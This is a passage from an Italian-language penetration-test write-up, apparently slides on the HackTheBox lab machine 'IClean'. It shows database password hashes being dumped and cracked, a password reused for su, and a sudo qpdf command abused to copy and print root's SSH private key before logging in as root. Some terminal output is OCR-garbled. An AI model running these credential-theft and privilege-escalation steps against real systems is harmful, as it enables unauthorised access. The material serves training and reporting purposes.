3 rows in set (0.00 sec)

mysql> █
```

Target Exploitation

- In questa schermata vediamo che abbiamo a disposizione 3 database di cui uno di nostro interesse ovvero “capiclean”.
- Da questa schermata individuiamo la tabella degli utenti che contiene la lista degli utenti.
- In particolare, ci sono admin e consuela.

```
show tables;
+-----+
| Tables_in_capiclean |
+-----+
| quote_requests      |
| services             |
| users                |
+-----+
3 rows in set (0.00 sec)

mysql> select * from quote_requests;
select * from quote_requests;
Empty set (0.00 sec)

mysql> select * from services;
select * from services;
+-----+-----+-----+-----+
| service_id | service_name | service_description | service_price | service_qty |
+-----+-----+-----+-----+
| 1          | Basic Cleaning | This service includes basic cleaning tasks such as dusting, vacuuming, and cleaning of surfaces. It's ideal for a quick clean-up of your home or office. | 137.00        | 89         |
| 2          | Deep Cleaning   | This service is more thorough than basic cleaning and includes cleaning of hard-to-reach areas, furniture, baseboards, and appliances. It's perfect for a more comprehensive cleaning of your living or working space. | 337.00        | 89         |
| 3          | Move-in/Move-out Cleaning | This service is designed to clean a home or apartment before or after a move. It includes cleaning of all rooms, cabinets, drawers, and appliances. | 537.00        | 89         |
| 4          | Commercial Cleaning | This service is specifically designed for businesses and includes cleaning of office spaces, restrooms, break rooms, and more. We offer daily, weekly, or monthly cleaning options to fit your needs. | 737.00        | 89         |
| 5          | Carpet Cleaning  | Our professional carpet cleaning service includes deep cleaning, stain removal, and deodorizing to leave your carpets looking and smelling fresh. | 699.00        | 89         |
| 6          | Window Cleaning  | Our window cleaning service includes washing of windows, frames, and sills for a sparkling, streak-free shine. We offer both indoor and outdoor window cleaning services. | 1699.00       | 89         |
| 7          | Upholstery Cleaning | This service includes cleaning of sofas, chairs, and other upholstered furniture. Our cleaning process removes dirt, stains, and odors to restore your furniture to its original condition. | 1337.00       | 89         |
+-----+-----+-----+-----+
7 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-----+-----+
| id  | username | password           | role_id |
+-----+-----+-----+
| 1   | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2   | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> select * from users;
select * from users;
+-----+-----+-----+
| id  | username | password           | role_id |
+-----+-----+-----+
| 1   | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2   | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Target Exploitation

The screenshot shows a web browser window with the URL <https://crackstation.net>. The page title is "CrackStation" and it features a "Free Password Hash Cracker". A text input field contains the password hash: `2ae316f10d4922f369139ce899e414e57e99e3399675457446f2ba8628a6e51`. Below the input field is a reCAPTCHA verification box with the text "I'm not a robot" and a "reCAPTCHA Privacy Policy" link. A "Crack Hashes" button is located below the reCAPTCHA. The status bar at the bottom of the input field area shows "Enter up to 20 non-salted hashes, one per line.". Below the input field, there is a note: "Supports: LM, NTLM, md2, md4, md5, md5crypt_hex, md5_hex, sha1, sha24, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha2_hex, sha), Oracle 10g (sha1_hex). QubesV3.1/Backup Defaults". The main search results table has three columns: "Hash", "Type", and "Result". The first row shows the hash `2ae316f10d4922f369139ce899e414e57e99e3399675457446f2ba8628a6e51`, "Unknown" as the type, and "Not found." as the result. A color legend at the bottom indicates: green for "Exact match", yellow for "Partial match", and red for "Not found.". Below the search form, there is a link to "Download CrackStation's Wordlist". At the bottom left, there is a section titled "How CrackStation Works" with a detailed explanation of how the service uses pre-computed lookup tables to crack password hashes.

- Ottenuto l'hash delle loro password procediamo con il cracking per risalire alla password originale. Per crackare la password possiamo usare Jhon oppure siti terzi che ci permettono di velocizzare. In questo caso sarà utilizzato:
<https://www.crackstation.net>

Target Exploitation


- Non è stato possibile recuperare la password dell'admin. In compenso possiamo sempre provare con consuela.

The screenshot shows a web browser window for the website <https://crackstation.net>. The page title is "CrackStation" and the sub-section is "Free Password Hash Cracker". A text input field contains the password hash "0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot". Below the input field is a "Crack Hashes" button. At the bottom of the page, there is a table with one row containing the hash "0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa", its type "sha256", and the result "simple and clean". The page also includes links for "Download CrackStation's Wordlist" and "How CrackStation Works". The browser's address bar shows the URL https://crackstation.net, and the top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Assetnote Wordlists, Hack The Box :: Hack T..., and HackTheBox Iclean Wr... .

Target Exploitation

- Non è stato possibile recuperare la password dell'admin.
In compenso possiamo sempre provare con consuela.
- CWE-1391: Use of Weak Credentials (4.14) - MITRE
- CWE-522: Insufficiently Protected Credentials
- Questa volta il cracking è andato a buon fine rivelando la password che risulta essere:

▪ " simple and clean"



The screenshot shows the CrackStation website at https://crackstation.net. The main heading is "CrackStation" with a subtitle "Free Password Hash Cracker". Below the heading, there is a text input field containing the password hash "0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa". To the right of the input field is a reCAPTCHA checkbox labeled "I'm not a robot". Below the input field is a "Crack Hashes" button. Further down the page, there is a table with one row showing the cracked result:

Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean

Below the table, there is a link "Download CrackStation's Wordlist". At the bottom of the page, there is a section titled "How CrackStation Works" with a detailed explanation of how the service uses pre-computed lookup tables to crack password hashes.

Target Exploitation

Tramite le credenziali del database si è riusciti ad effettuare l'accesso sulla macchina locale in quanto utilizzava le stesse credenziali.

```
www-data@iclean:/opt/app$ su consuela  
su consuela  
Password: simple and clean  
  
consuela@iclean:/opt/app$ █
```

Target Exploitation

A questo punto uno dei nostri obiettivi è stato raggiunto:

La lettura del file *user.txt*

```
consuela@iclean:~$ l  
user.txt  
consuela@iclean:~$ cat user.txt  
cda3c9b9fa438993147361dc11a3d140  
consuela@iclean:~$ █
```



Privilege Escalation

Privilege Escalation

- Entrati ora nella macchina non ci resta altro che effettuare l'elevazione dei privilegi.
- Una buona pratica è ricercare qualche comando che può essere di nostro interesse quindi andiamo ad effettuare una "ls -la /usr/bin".
- Tra questi comandi troviamo "qpdf" che è un comando che può essere molto utile in quanto possiamo andare ad effettuare copie di file di cui normalmente non dovremmo essere in possesso, come delle informazioni personali.
- Avuta questa intuizione non ci basta che creare un file vuoto in cui verrà copiata la chiave OpenSSH di root, salvarla in locale e connetterci.

```
-rwxr-xr-x 1 root root      953 May  1 2021 pybabel-python3
lwxrwxrwx  1 root root     9 Aug 18 2022 pydoc3 → pydoc3.10
-rwxr-xr-x 1 root root     79 Nov 20 2023 pydoc3.10
lwxrwxrwx  1 root root    13 Aug 18 2022 pygettext3 → pygettext3.10
-rwxr-xr-x 1 root root   24235 Jun  6 2023 pygettext3.10
-rwxr-xr-x 1 root root    968 Dec  4 2023 pyhtmlizer3
-rwxr-xr-x 1 root root    975 Apr  3 2022 pyserial-miniterm
-rwxr-xr-x 1 root root    969 Apr  3 2022 pyserial-ports
lwxrwxrwx  1 root root   10 Aug 18 2022 python3 → python3.10
-rwxr-xr-x 1 root root  5904984 Nov 20 2023 python3.10
lwxrwxrwx  1 root root   34 Nov 20 2023 python3.10-config → x86_64-linux-gnu-python3.10-config
lwxrwxrwx  1 root root   17 Aug 18 2022 python3-config → python3.10-config
-rwxr-xr-x 1 root root  719328 Mar 24 2022 pzstd
-rwxr-xr-x 1 root root  18768 Mar 12 2022 qpdf
-rwxr-xr-x 1 root root  2453 Sep 15 2023 quirks-handler
lwxrwxrwx  1 root root  23 Jan 23 15:08 ranlib → x86_64-linux-gnu-ranlib
lwxrwxrwx  1 root root   4 Mar 14 11:31 rbash → bash
lwxrwxrwx  1 root root  21 Aug 10 2023 rcp → /etc/alternatives/rcp
-rwxr-xr-x 1 root root 100880 Mar 24 2022 rdma
lwxrwxrwx  1 root root  24 Jan 23 15:08 readelf → x86_64-linux-gnu-readelf
-rwxr-xr-x 1 root root 39336 Feb  8 03:46 readlink
-rwxr-xr-x 1 root root 39336 Feb  8 03:46 realpath
-rwxr-xr-x 1 root root   89 Feb 13 2022 red
-rwxr-xr-x 1 root root 14720 Mar 22 12:25 renice
-rwxr-xr-x 1 root root 38964 Mar 22 2023 rescan-scsi-bus.sh
lwxrwxrwx  1 root root    4 May 16 2023 reset → tset
-rwxr-xr-x 1 root root 26952 Dec 16 2022 resizecons
-rwxr-xr-x 1 root root 22912 Mar 22 12:25 resizepart
-rwxr-xr-x 1 root root 133656 Nov 21 2023 resolvectl
```

Privilege Escalation

Il comando qpdf è il seguente:

```
sudo /usr/bin/qpdf --empty  
/tmp/rsa.txt --qdf --add-  
attachment /root/.ssh/id_rsa --
```

In quanto consuela, creata la copia
del file /root/.ssh/id_rsa non ci
resta altro che stamparlo a
schermo, usarlo e connetterci alla
macchina target come utenri root.

Privilege Escalation

```
consuela@iclean:/opt/app$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
[sudo] password for consuela: simple and clean

consuela@iclean:/opt/app$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%***+
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
/Names <<
/EmbeddedFiles 2 0 R
>>
/PageMode /UseAttachments
/Pages 3 0 R
/Type /Catalog
>>
endobj

%% Original object ID: 5 0
2 0 obj
<<
/Names [
(id_rsa)
4 0 R
]
>>
endobj

%% Original object ID: 2 0
```

/UF (id_rsa)
>>
endobj

%% Original object ID: 3 0
5 0 obj
<<
/Params <<
/CheckSum <bb34da3f74ca5fb11f4ccbc393e113bc>
/CreationDate (D:20240604230124Z)
/ModDate (D:20240604230124Z)
/Size 505
>>
/Type /EmbeddedFile
/Length 6 0 R
>>
stream
—— BEGIN OPENSSH PRIVATE KEY ——
b3BlnNzaC1rZXktdjEAAAAABG5vbmUAAAEBm9uZQAAAAAAAAABAAAAAAAABNLY2RzYS
1zaGEyLW5pc3RwMjU2AAACG5pc3RwMjU2AAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtfP4N40SdoZ9yvekRQDRAAAqGOKt0ljjir
dJAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbm1zdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNooH40Mku1F8/g3jRJ2hn3K96RFAN
AAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xLYW4B
AgMEBQ= Crack Hashes
—— END OPENSSH PRIVATE KEY ——
endstream
endobj

6 0 obj
505
endobj

Type	Result
sha256	simple and clean

xref
0 7
0000000000 65535 f
0000000052 00000 n
0000000203 00000 n
0000000290 00000 n
0000000379 00000 n
0000000516 00000 n
0000001250 00000 n

trailer <<
/Root 1 0 R
/Size 7
/ID [<423df3d583b06340a0294771a4dbdf25><423df3d583b06340a0294771a4dbdf25>]
>>
startxref
1270
%%EOF

consuela@iclean:/opt/app\$

Privilege Escalation

- Ed ecco così ottenuta la chiave di root per un collegamento ssh.
- Salviamo la chiave in privato e colleghiamoci.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ cat id_rsa_root
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmcUAAAEBm9uZQAAAAAAAAAAAAAAaAAAABNlY2RzYS
1zaGeYLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAQQQM6Wn/o1SBLJUpiVFUaxWHAE64hBN
vX1zjgJ9wc9nfjEqFS+jAtTyEljtqB+DjJLtrFP4N40SdoZyvekRQDRAAAqGOKt0ljur
dJAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAIBmlzdHAYNTYAAABBAXvpaf+jVIEslSm
JV9RrFYCATriEE29fVm0An3Bz2d+MSoVL6MC1PISWN0oH40Mku1F8/g3jRJ2hn3K96RFAN
AAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlyW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----

(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ ssh -i id_rsa_root root@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNSBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun  4 11:07:27 PM UTC 2024
Type: Ubuntu Result
sha256 simple and clean

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun  4 23:07:50 2024 from 10.10.14.19 lookup
root@iclean:~# whoami
root
root@iclean:~# █
```

Privilege Escalation

- A questo punto anche il nostro secondo obiettivo è stato raggiunto, ovvero la lettura del file *root.txt*.

```
root@iclean:~# l
root.txt  scripts/
root@iclean:~# cat root.txt
50a84d82c38f961a089be6c2517c680b
root@iclean:~# █
```

Maintaining access

```
(antonio@kali)-[~/all/pentesting/iclean/scans]
$ ssh -t id_rsa_root root@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEy0q3bjYNN5BIszKinbQM2fs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Tue Jun  4 11:07:27 UTC 2024

[REDACTED]

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun  4 23:07:50 2024 from 10.10.14.19
root@iclean:~# whoami
root
root@iclean:~#
```

- Per l'ultima fare di maintaining access è stato pensato di utilizzare una strategia di tunnelling come SSH e collegarci al server come root ogni volta che ci si desidera.
- Riportiamo cioè quello visto poco prima.


Reporting

- Ora che abbiamo ottenuto l'accesso come root, possiamo analizzare nel dettaglio l'asset.



- Durante l'attività di pentesting sono state analizzate le vulnerabilità presenti all'interno dell'asset.
- Di seguito il contagio delle vulnerabilità:


Rilevamento vulnerabilità Nessus



Reporting


- 
- OpenVas ha rilevato altre vulnerabilità in seguito alla scansione

Rilevamento vulnerabilità OpenVAS



Reporting- Vulnerabilità Critical

- OS Command Injection
- Molti Security Advisory sono stati ignorati
- Alcuni pacchetti come Git CVE-2024-32002[5] , CVE-2024-32004[6] , CVE-2024-32020[7] , CVE-2024-32021[8] , CVE-2024-32465[9] e GNU C Library contengono delle vulnerabilità che possono portare a svariati attacchi col fine di causare Denial Of Service (CVE-2024-33599 , CVE-2024-33600, CVE-2024-33601. CVE-2024-33602).



Reporting- Vulnerabilità High

Debole rispetto ad attacchi XSS

qpdf senza restrizioni

Possibilità di compromettere gravemente la triade CIA

Sono state individuate numerose vulnerabilità che possono essere sfruttate per compiere attacchi di tipo DOS.

Molti di questi attacchi sfruttano errata gestione della memoria portando a crash del sistema o interruzioni del servizio

È possibile pure fare information leakage

Possibile data leakage di informazioni sensibili come chiavi RSA per il servizio OpenSSH di utenti root..



Reporting- Vulnerabilità Medium

- Le password non erano propriamente salvate all'interno del database.
- Password deboli.
- Gli utenti del sistema utilizzano le stesse credenziali sia per accedere alla Web App che alla macchina locale.
- 198044 – Ubuntu 14.04 LTS / 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : Jinja2 vulnerability (USN-6787-1) CVE-2024-34064[190]



Reporting- Vulnerabilità Low

- Il codice contiene delle credenziali di accesso al database che non dovrebbero essere visibili all'esterno.
- NVT: Weak MAC Algorithm(s)
Supported (SSH) CVE-1999-0524
[198]



Grazie per
l'attenzione